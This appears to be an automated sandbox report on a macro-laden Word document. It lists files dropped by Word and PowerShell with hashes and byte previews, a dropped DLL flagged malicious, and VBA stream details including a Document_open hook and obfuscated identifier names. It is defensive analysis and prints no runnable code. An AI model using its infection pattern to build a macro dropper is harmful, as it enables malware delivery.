SHA-512:	54D6598EB932995AF323FB5C4F2B96AB3D6A996CFD1101CDF0A5042278949387DCCBFF6C0F28883434811F1DD766517107FA1F026167A0644BAA24419C47E35F
Malicious:	false
Preview:	p..... .....as.v....(..... ....Y.....$.....8...h.t.t.p.:././.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./.s.t.a.t.i.c./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b...".0.6.9.5.5.9.e.2.a.0.d.6.1.:.0."...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{24864F20-30CA-4646-ACFF-79FC9E14ADCB}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{ED51AD77-1C4D-48D3-B650-0535282218FE}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1536
Entropy (8bit):	1.3586208805849453
Encrypted:	false
SSDEEP:	3:liiiiiiiiif3l/Hlnl/bl//l/bllBl/PvvvvvvvvvvFl/l/lAqsalHl3lldHzlbs:liiiiiiiiifdLloZQc8++lsJe1Mzn/n
MD5:	6585ADE50CD55CBC464CE5F3A7B43B6F
SHA1:	E76CAE8F5BFC88E2B831998CD93FB4504ED8306B
SHA-256:	696F31987A387841508A11DEF6FF6D9B64BFA58F9C789BD9906FB8C5CFE6AC6F
SHA-512:	D7EA21C9EC16DF67A6129228A18C2419D0B0D6C80697BF8F0B5FB4C6528FEEBA04D6A28B7B6AC790D63FBE099292F2A886FB0DB25B151A40E80C312ECD67464
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{ED51AD77-1C4D-48D3-B650-0535282218FE}.tmp	
Preview:	..(...(...(...(...(...(...(...(...(...(...(...A.l.b.u.s...A..... ...."...&...*.....:...>..... .....

C:\Users\user\AppData\Local\Temp\Cab148B.tmp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	Microsoft Cabinet archive data, 58936 bytes, 1 file
Category:	dropped
Size (bytes):	58936
Entropy (8bit):	**7.994797855729196**
Encrypted:	**true**
SSDEEP:	768:A2CCXehkvodpN73AJjDzh85ApA37vK5clxQh+aLE/sSkoWYrgEHqCinmXdBDz2mi:i/LAvEZrGclx0hoW6qCLdNz2pj
MD5:	E4F1E21910443409E81E5B55DC8DE774
SHA1:	EC0885660BD216D0CDD5E6762B2F595376995BD0
SHA-256:	CF99E08369397577BE949FBF1E4BF06943BC8027996AE65CEB39E38DD3BD30F5
SHA-512:	2253849FADBCDF2B10B78A8B41C54E16DB7BB300AAA1A5A151EDA2A7AA64D5250AED908C3B46AFE7262E66D957B255F6D57B6A6BB9E4F9324F2C22E9BF0882 46
Malicious:	false
Preview:	MSCF....8.....,.....I.....S.....LQ.v .authroot.stl..0(/.5..CK..8T....c_.d...:(.....].M$[v.4CH)-.%.QIR..$t)Kd...D.....3.n..u.....|..=H4.U=...X..qn.+S..^J.....y.n.v.XC... 3a.!.....]...c(...p..]..M.....4.....i...}C.@.[..#xUU..*D..agaV..2.|.g...Y..j.^..@.Q.....n7R...`.../..s...f...+...c..9+[.|0.'..2!.s....a.....w.t:..L!.s....`.O>.`#..'.pfi7.U.....s..^...wz.A.g.Y.... ....g.....:7{.O.....N.....C..?....P0$.Y..?m....Z0.g3.>W0&.y](....].`>... ..R.qB..f.....y.cEB.V=.....hy}....t6b.q./~.p.....60...eCS4.o.....d..}.<,nh..;.....)....e..\|....Cxj...f.8.Z..&..G..... ..b.....OGQ.V..q..Y.....q...0..V.Tu?.Z..r...J...>R.ZsQ...dn.0.<...o.K....\|.....Q...'....X..C.....a;.*..Nq..x.b4..1,}.'.....z.N.N...Uf.q'.>}.....o\.cD"0.'.Y.....SV..g...Y.....o.=.....k..u. .s.kV?@....M...S.n^.:G.....U.e.v..>...q.'..$.)3..T...r.!.m.....6...r,lH.B <.ht..8.s..u[.N.dL.%...q....g..;T..l..5...\.....g...`.....A$:.....

C:\Users\user\AppData\Local\Temp\Tar148C.tmp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	152533
Entropy (8bit):	6.31602258454967
Encrypted:	false
SSDEEP:	1536:SIPLlYy2pRSjgCyrYBb5HQop4Ydm6CWku2PtIz0jD1rfJs42t6WP:S4LIpRScCy+fdmcku2PagwQA
MD5:	D0682A3C344DFC62FB18D5A539F81F61
SHA1:	09D3E9B899785DA377DF2518C6175D70CCF9DA33
SHA-256:	4788F7F15DE8063BB3B2547AF1BD9CDBD0596359550E53EC98E532B2ADB5EC5A
SHA-512:	0E884D65C738879C7038C8FB592F53DD515E630AEACC9D9E5F9013606364F092ACF7D832E1A8DAC86A1F0B0E906B2302EE3A840A503654F2B39A65B2FEA04EC
Malicious:	false
Preview:	0..S...*.H.....S.0..S....1.0...`.H.e.....0..C...+.....7.....C.0..C.0...+.....7.....201012214904Z0...+.....0..C.0..*.....`...@.,..0..0.r1...0...+.....7..~1.....D...0...+.....7..i1...0... +.....7<..0 ..+.....7...1.....@N...%.=.,..0$..+.....7...1.....`@V'..%..*..S.Y.00..+.....7..b1". .].L4.>..X...E.W..'.....-@w0Z..+.....7...1L.JM.i.c.r.o.s.o.f.t. .R.o.o.t. .C.e.r.t.i.f.i.c.a.t.e. .A.u.t.h.o.r.i.t.y...0.,.....[./..uIv..%1...0...+.....7..h1.....6.M...0...+.....7..~1.....0...+.....7...1...0...+.....0 ..+.....7...1...O..V.....b0$..+.....7...1...>.)....s,.=$.~R.'..00..+. ....7..b1". [x.....[....3x:_....7.2...Gy.cS.0D..+.....7...16.4V.e.r.i.S.i.g.n. .T.i.m.e. .S.t.a.m.p.i.n.g. .C.A...0.....4...R....2.7.. ...1..0...+.....7..h1.....o&...0...+.....7..i1...0...+.....7<..0 ..+.....7...1...lo...^....[...J@0$..+.....7...1...J\u".F....9.N...`...00..+.....7..b1". ...@.....G..d..m..$.....X...}0B..+.....7...14.2M.i.c.r.o.s.o.f.t. .R.o.o.t. .A.u.t.h.o

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\N000048481397007.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:15 2020, mtime=Wed Aug 26 14:08:15 2020, atime=Tue Jan 26 03:10:39 2021, length=143360, window=hide
Category:	dropped
Size (bytes):	2078
Entropy (8bit):	4.490249812476519
Encrypted:	false
SSDEEP:	48:8Wn/XT0jFKlJnCfQh2Wn/XT0jFKlJnCfQ/:8G/XojFKIBCfQh2G/XojFKIBCfQ/
MD5:	8D9E0A48A4AAE30E16217F595DB95584
SHA1:	6573476790AD3CB528004804EBE2D0E2456D1C5B
SHA-256:	E8169A5348C96CDB111384513B37F512EA047E525F1CE5691765C4E5EEB93654
SHA-512:	A21962D98C389753960E6D8E5EA0622AB0E2DE7FEFB886ECF66FFC2C2C981723FE207FDDBF448E59A1F553EE562D0A9CA12011B6ECCB262F7D0DA3EE9D19C D9
Malicious:	false
Preview:	L.....F.... .....e..{....e..{.....4.....0.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.- .2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2 .1.7.6.9.....p.2..0..:RT! .N00048~1.DOC..T.....Q.y.Q.y*...8.....N.0.0.0.4.8.4.8.1.3.9.7.0.0.7...d.o.c.....}.....-...8...[.....?J.....C:\Users\..#..... ..\\585948\Users.user\Desktop\N000048481397007.doc.*.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.N.0.0.0.4.8.4.8.1.3.9.7.0.0.7...d.o.c.....:.,.LB.)...Ag.....1SPS.XF.L8C....&. m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....585948.....D_....3N...W...9F.C.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	83
Entropy (8bit):	3.9220124011386437
Encrypted:	false
SSDEEP:	3:M1BMWcmGUz/uWcmGUmX1BMWcmGUv:MAumEg
MD5:	9177EA48FE0784FEE174EA5A993CB67D
SHA1:	E16A37EFB21A72B380AECB88FEDF16CCA6D2D212
SHA-256:	E2AD03A823781A81F8F3BC613947C8F8065A4E4CC4EB08431CE74839F35DEC93
SHA-512:	7CBCB55B15FF3CF9C05BF225A7C6291F82F1E7AB0DF3F77DA89A273CC7B2DD98E43A99C727F5D02B8BFD19C786B4072154C92F4AAAD2B74683D357CB25FB97D
Malicious:	false
Preview:	[doc]..N00048481397007.LNK=0..N00048481397007.LNK=0..[doc]..N00048481397007.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.4311600611816426
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyCKb0OHlMwBim1ilfln:vdsCkWtPA08/+l
MD5:	F3E6EBAC97D4DEF04C645869D96DC090
SHA1:	F6ADEED4922A5BEFAEC456E3F1BA1C3D424C0F60
SHA-256:	67DC32FE6B29E78D53027D0ABF9458FFC4CD1054A1A060EB96655C2449B5B728
SHA-512:	B6379D87B5913A8087BC0012F0AAFD9C742984C21680AAD112E7D749738A83BA04191293A05B28BF149E99ACF20AD3AD1D018715FEB4ABECA8EB0ED6252B5970
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....P.....z.....x...

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\0ATCH18MFTYSDMR3EQ34.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5917627193164106
Encrypted:	false
SSDEEP:	96:chQCsMqaqvsqvJCwoBz8hQCsMqaqvsEHyqvJCwor/zv1YXHyf8OElUVLlu:cyzoBz8ynHnor/zvdf8Oblu
MD5:	97BB13A27E3A3741A9E2F9E6F89C011B
SHA1:	385C35683D61CD43D772A54242259C464935D369
SHA-256:	B5D75980D08CC1134676659462A765AA87FB98A2C7570ED9C7D967E3DA430CDD
SHA-512:	7AB6F29944B8DAFE807FC22B4410D20AA983D5679FA6C8D889479161E4AB0255B9DDF3B620D0320172F121B4C509E4CEF5B2F85FCB8D3C1319FE9E103AB32F7
Malicious:	false
Preview:	.....FL.....F."..... .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:''..WINDOW~1..R.....:.,.:''*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\Desktop\~$0048481397007.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.4311600611816426
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyCKb0OHlMwBim1ilfln:vdsCkWtPA08/+l
MD5:	F3E6EBAC97D4DEF04C645869D96DC090
SHA1:	F6ADEED4922A5BEFAEC456E3F1BA1C3D424C0F60
SHA-256:	67DC32FE6B29E78D53027D0ABF9458FFC4CD1054A1A060EB96655C2449B5B728
SHA-512:	B6379D87B5913A8087BC0012F0AAFD9C742984C21680AAD112E7D749738A83BA04191293A05B28BF149E99ACF20AD3AD1D018715FEB4ABECA8EB0ED6252B5970
Malicious:	false

C:\Users\user\Desktop\~$0048481397007.doc	
Preview:	.user.....A.l.b.u.s.....p.....P.....z.....x...

C:\Users\user\Lxbfyvk\Gcqtr_f\C46T.dll	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	modified
Size (bytes):	624128
Entropy (8bit):	6.903924307081851
Encrypted:	false
SSDEEP:	12288:4YzchQVZnkmt/70MWugxPJZFpf0c1pHVbdJxUR9rNXZL4:L4KV5Hpt8bZHLrnM919
MD5:	DB0C9F047AC2BD305BD1EA3C2D072DA6
SHA1:	2D295892DFD00E5F00E60EE122923920938EC20A
SHA-256:	017EFC765BBC8BE0CE3512BB0707E9C8122BC38553FDB64134B66560D6B40DAB
SHA-512:	EE0B8F0DD9305C469C85A759B1F83605780C73FBC6D2F6570E4D2684B97CE7CF3C81359BB13F0867195AB1A655337165BD0325184825E4914AD8073FE947A021
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZP.....@.....!..L.!..This program must be run under Win32..$7..... .....PE..L...^B*.....0...R.....>.....@....@.....p...".....n..... .....CODE.....0..... ..`DATA.....@.....4.....@...BSS.....`.....J.....idata..."...p...$...J.....@....reloc...n.....p...n..... @..P.rsrc.....@..P.....@..P..... .....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1252, Title: Non sed natus asperiores. Ipsum magnam fuga a atque animi sint laboriosam est aspernatur. Ut cupiditate quia ., Author: Gabriel Villaseor, Revision Number: 1, Name of Creating Application: Microsoft Office Word, Create Time/Date: Mon Jan 25 08:47:00 2021, Last Saved Time/Date: Mon Jan 25 08:47:00 2021, Number of Pages: 1, Number of Words: 5614, Number of Characters: 32003, Security: 8
Entropy (8bit):	6.195212513334959
TrID:	• Microsoft Word document (32009/1) 79.99% • Generic OLE2 / Multistream Compound File (8008/1) 20.01%
File name:	N00048481397007.doc
File size:	142848
MD5:	ad7db0f946bc5c3bb051cb04f359e6a4
SHA1:	24d54a6a1c4280b948fb245c97e4823d319eefe1
SHA256:	4fc6cbe4fae599ca6ab094dc1115909a687754f49a3ff31671ae4fbc7b3296d1
SHA512:	a4b34893134f12724a7fd951d552cf1c3dc2f2bb488506a3ed5e4a94b687e09881a0fe50e25af4de7f41274e8cba539169cda651c95f0c7f4b55d5aa5de6def4
SSDEEP:	1536:KNpHZTgQSz4w4K0vOYOcc2bqrQFfDngtWBj:y1gQSU3K0hzqrQFbKWBj
File Content Preview:	.....>..... ....

File Icon

	
Icon Hash:	e4eea2aaa4b4b4a4

Static OLE Info

General	
Document Type:	OLE
Number of OLE Files:	1

OLE File "N00048481397007.doc"

Indicators	
Has Summary Info:	True
Application Name:	Microsoft Office Word
Encrypted Document:	False
Contains Word Document Stream:	True
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary	
Code Page:	1252
Title:	Non sed natus asperiores. Ipsum magnam fuga a atque animi sint laboriosam est aspernatur. Ut cupiditate quia.
Subject:	
Author:	Gabriel Villaseor
Keywords:	
Comments:	
Template:	
Last Saved By:	
Revion Number:	1
Total Edit Time:	0
Create Time:	2021-01-25 08:47:00
Last Saved Time:	2021-01-25 08:47:00
Number of Pages:	1
Number of Words:	5614
Number of Characters:	32003
Creating Application:	Microsoft Office Word
Security:	8

Document Summary	
Document Code Page:	-535
Number of Lines:	266
Number of Paragraphs:	75
Thumbnail Scaling Desired:	False
Company:	Velzquez - Rodrquez
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	917504

Streams with VBA

VBA File Name: Gp0t5ucwnkng7fi, Stream Size: 14586

General	
Stream Path:	Macros/VBA/Gp0t5ucwnkng7fi
VBA File Name:	Gp0t5ucwnkng7fi
Stream Size:	14586
Data ASCII:	. . . . d . . . . l . . . . , ... < . Y . . . . x . . . . M E . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 64 10 00 00 d4 00 00 00 b0 01 00 00 ff ff ff ff 6c 10 00 00 1c 2c 00 00 00 00 00 00 01 00 00 00 3c 11 59 83 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
YXgZLBuTI
Const
LFmsHlGJO

Keyword
xMeNBMA
Error
huzCVaAnM
ybkwIF
mFRDA:
HzpNhFB)
LXmiCH
Split(uwcdCFcFJ,
ndrons
jqLUKf
UrnhFG
dtPsGEOG
nUxeKfi
Resume
SdueDATuJ
buaHCHyIN
VlJBAxsF)
rlKxF
snBUla:
ZcbWFy
MvCNCxeRC
Split(VVDiBADws,
uUNTnPDJ:
QNBiBDJF)
cskzymBH
Array((rlKxF),
Split(UupSwG,
snBUla
XDCYoHErU:
KJKIF
mFRDA
QFCSlz
mxkikw
CtnVB
Array((TYMfJE),
eRlxboGG
"ndpns
wbcoCJA
pqwm,
vMqQFsCmr
NxyDdD
jmprxcAGG
SRadpEcF)
Split(AEpDpJGH,
ZhuxR
QNBiBDJF
Array((bTSPCh),
aEMwHJJ()
xcFaA()
UupSwG
vmuBOT()
PDgjIDCIF
wbcoCJA)
Range:
DReLBGD
'*high*,*critic*'
Array((mQUInscCB),
YYiqHCrBJ
bwTdFGH
dtPsGEOG:
ppqanE)
LJgRGnI()
rnfVw()
VVDiBADws

Keyword
HzpNhFB
mjbBYHhbs
aEMwHJJ
uQDVbE)
Split(LYEtDJDB,
TYMfJE
BZLGJ
AeZXCL
yqmFHJvF
SOBiDVBG
FCnAjUBF:
rQMlbCDj()
PmHbFtBA
XxDunFI:
Array((uFHXMGsDH),
Array((UrnhFG),
zgEErH
TziQbRH
Array((SdueDATuJ),
wAZjcaDbE
yifdCzUX
Nothing
Array((vQbVHTJ),
Split(buaHCHyIN,
FCnAjUBF
ppqanE
QFCSIz()
zPYsAGBC
wPuUI
Split(TfZstIBWb,
Split(TQutDNlhF,
FwMLnnSxs
gPxXF
nmoAspl
IUtVX
uFHXMGsDH
AeZXCL)
LJgRGnI
yVlwI
vmuBOT
Split(NxyDdD,
nd:wns
yVlwI()
xdoxB:
Array((SOBiDVBG),
BBnudDV)
kTIuCnPI
Split(IcBqyoTE,
Array((JNPIBwzJy),
bTSPCh
ZtlVi
DJesE:
upIoDlhH
AnoeDGEY
Array((rwAdJC),
GKCGI:
ndgmns
nQutDRr
nmoAspl)
GyemVIEQ
Array((ZcbWFy),
String
XfKDE
zPYsAGBC:

Keyword
Split(DReLBGD,
ndinns
DpdIEHHc
LYEtDJDB
TziQbRH)
cCNkM
XxDunFI
IfvyDH
Array((AjzpdH),
jEGWECK()
Mid(skuwd,
Target)
jqLUKf()
MNzdmO
jEGWECK
Split(yqmFHJvF,
KDRcGw()
JNPIBwzJy
MtSXGFAwF
kTIuCnPI()
xcFaA
mbdQXnNAJ
OQtflfHc
XDCYoHErU
Split(mbdQXnNAJ,
eRlxboGG:
cCNkM:
ndtns
Len(skuwd))
uUNTnPDJ
Array((upIoDlhH),
PmHbFtBA)
Array((wPuUI),
dmJpUJBT
eJIkEagfC
AjzpdH
jmprxcAGG)
OtpOArK
VZXgAzj:
EZSQT
Split(ybkwIF,
PDgjIDCIF:
ndmns
uwcdCFcFJ
Attribute
zImEIFI
GKCGI
HfUXFJwF
Split(MtSXGFAwF,
Array((LFmsHlGJO),
Nkemmqfhxex
OQtflfHc:
LcJWChpF
ndsns
xdoxB
GhFhH
OAFQFBEFa()
eFfcEAI
vMqQFsCmr)
OAFQFBEFa
mQUInscCB
xJhvfW
Mid(Application.Name,
ENgVDEnDI

Keyword
jbkkjHHCd
VB_Name
xJhvfW)
Content
xMeNBMA()
QttEc
TmgVHr
BZLGJ)
mbLvUI)
SRadpEcF
Function
uHhldyVW
Split(AnoeDGEY,
Split(LXmiCH,
auKzIlBI()
BBnudDV
qJJnPFoNQ
AEpDpJGH
zzXfBb
bwTdFGH:
Split(XfKDE,
zImEIFI:
UTUqCwyI
rwAdJC
rQMlbCDj
cskzymBH:
Array((QttEc),
KDRcGw
DJesE
nd_ns
rnfVw
uQDVbE
IcBqyoTE
sInuFuLII
Array((vXvXQH),
LgSUu()
iJkmJG
Array((gPxXF),
LcJWChpF:
VlJBAxsF
jKGrEhAE
MNzdmO()
mbLvUI
jKGrEhAE()
vQbVHTJ
TQutDNlhF
auKzIlBI
wAZjcaDbE)
LgSUu
Split(zzXfBb,
sInuFuLII)
VZXgAzj
Split(iJkmJG,
TmgVHr()
jbkkjHHCd)
vXvXQH
dmJpUJBT:
Split(DpdIEHHc,
HfUXFJwF()
String:
Array((huzCVaAnM),
Array((OtpOArK),
qJJnPFoNQ()
TfZstIBWb

Keyword
skuwd
eJIkEagfC)

VBA Code

VBA File Name: Ht_h_pv5qq7taeoe3a, Stream Size: 705

General	
Stream Path:	Macros/VBA/Ht_h_pv5qq7taeoe3a
VBA File Name:	Ht_h_pv5qq7taeoe3a
Stream Size:	705
Data ASCII:	. . . . # . . . . < . . . . x . . . . M E . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 1c 02 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 23 02 00 00 83 02 00 00 00 00 00 00 01 00 00 00 3c 11 fb 95 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
Attribute
VB_Name

VBA Code

VBA File Name: U765y5vgf_ao0faq, Stream Size: 1173

General	
Stream Path:	Macros/VBA/U765y5vgf_ao0faq
VBA File Name:	U765y5vgf_ao0faq
Stream Size:	1173
Data ASCII:	. . . . < . n . . . . . # . . . . x . . . . M E . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 04 03 00 00 d4 00 00 00 00 02 00 00 ff ff ff ff 0b 03 00 00 9b 03 00 00 00 00 00 00 01 00 00 00 3c 11 6e d2 00 00 ff ff 23 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
Private
VB_Exposed
Attribute
VB_Name
VB_Creatable
Document_open()
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

Streams

Stream Path: \x1CompObj, File Type: data, Stream Size: 146

General	
Stream Path:	\x1CompObj
File Type:	data
Stream Size:	146
Entropy:	4.00187355764
Base64 Encoded:	False
Data ASCII:	. . . . . F . . . . . M S W o r d D o c . . . . . W o r d . D o c u m e n t . 8 . . 9 . q @ . . . . . > . : . C . < . 5 . = . B . . M . i . c . r . o . s . o . f . t . . W . o . r . d . . 9 . 7 . - . 2 . 0 . 0 . 3 . . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 06 09 02 00 00 00 00 00 c0 00 00 00 00 00 00 46 00 00 00 00 0a 00 00 00 4d 53 57 6f 72 64 44 6f 63 00 10 00 00 00 57 6f 72 64 2e 44 6f 63 75 6d 65 6e 74 2e 38 00 f4 39 b2 71 40 00 00 00 14 04 3e 04 3a 04 43 04 3c 04 35 04 3d 04 42 04 20 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 20 00 57 00 6f 00 72 00 64 00 20 00 39 00 37 00 2d 00

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 316

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	316
Entropy:	3.13931601016
Base64 Encoded:	False
Data ASCII:	. . . . . + , . . 0 . . . . . h . . . . . p . . . . . x . . . . . K . . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 0c 01 00 00 0c 00 00 00 01 00 00 00 68 00 00 00 0f 00 00 00 ec 00 00 00 05 00 00 00 70 00 00 00 06 00 00 00 78 00 00 00 11 00 00 00 80 00 00 00 17 00 00 00 88 00 00 00 0b 00 00 00 90 00 00 00 10 00 00 00 98 00 00 00 13 00 00 00 a0 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 520

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	520
Entropy:	3.91439426516
Base64 Encoded:	False
Data ASCII:	. . . . . O h . . . . . + ' . . 0 . . . . . ` . . . . . D . . . . . $ . . . . . , ... 4 . . . . . < . . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 d8 01 00 00 11 00 00 00 01 00 00 00 90 00 00 00 02 00 00 00 60 01 00 00 03 00 00 00 98 00 00 00 04 00 00 00 44 01 00 00 05 00 00 00 a4 00 00 00 06 00 00 00 b0 00 00 00 07 00 00 00 bc 00 00 00 08 00 00 00 c8 00 00 00 09 00 00 00 d4 00 00 00

Stream Path: 1Table, File Type: data, Stream Size: 6885

General	
Stream Path:	1Table
File Type:	data
Stream Size:	6885
Entropy:	6.0189512257
Base64 Encoded:	True
Data ASCII:	j . . . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . v . . . v . . . v . . . v . . . v . . . v . . . v . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . > . . . 6 . . .
Data Raw:	6a 04 11 00 12 00 01 00 0b 01 0f 00 07 00 03 00 03 00 03 00 00 00 04 00 08 00 00 00 98 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00

Stream Path: Macros/PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 527

General	
Stream Path:	Macros/PROJECT
File Type:	ASCII text, with CRLF line terminators

General	
Stream Size:	527
Entropy:	5.52643349927
Base64 Encoded:	True
Data ASCII:	I D = " { 3 4 8 2 5 3 8 1 - 3 9 1 5 - 4 2 D 7 - B C E B - D B 4 B F 3 B 3 B 9 D 0 } " . . D o c u m e n t = U 7 6 5 y 5 v g f _ a o 0 f a q / & H 0 0 0 0 0 0 0 0 . . M o d u l e = H t _ h _ p v 5 q q 7 t a e o e 3 a . . M o d u l e = G p 0 t 5 u c w n k n g 7 f i . . E x e N a m e 3 2 = " H n g q q _ v j w m d " . . N a m e = " $ $ " . . H e l p C o n t e x t I D = " 0 " . . V e r s i o n C o m p a t i b l e 3 2 = " 3 9 3 2 2 2 0 0 0 " . . C M G = " 2 E 2 C C 8 F 6 4 8 3 E 2 8 4 2 2 8 4 2 2 8 4 2 2 8 4 2 "
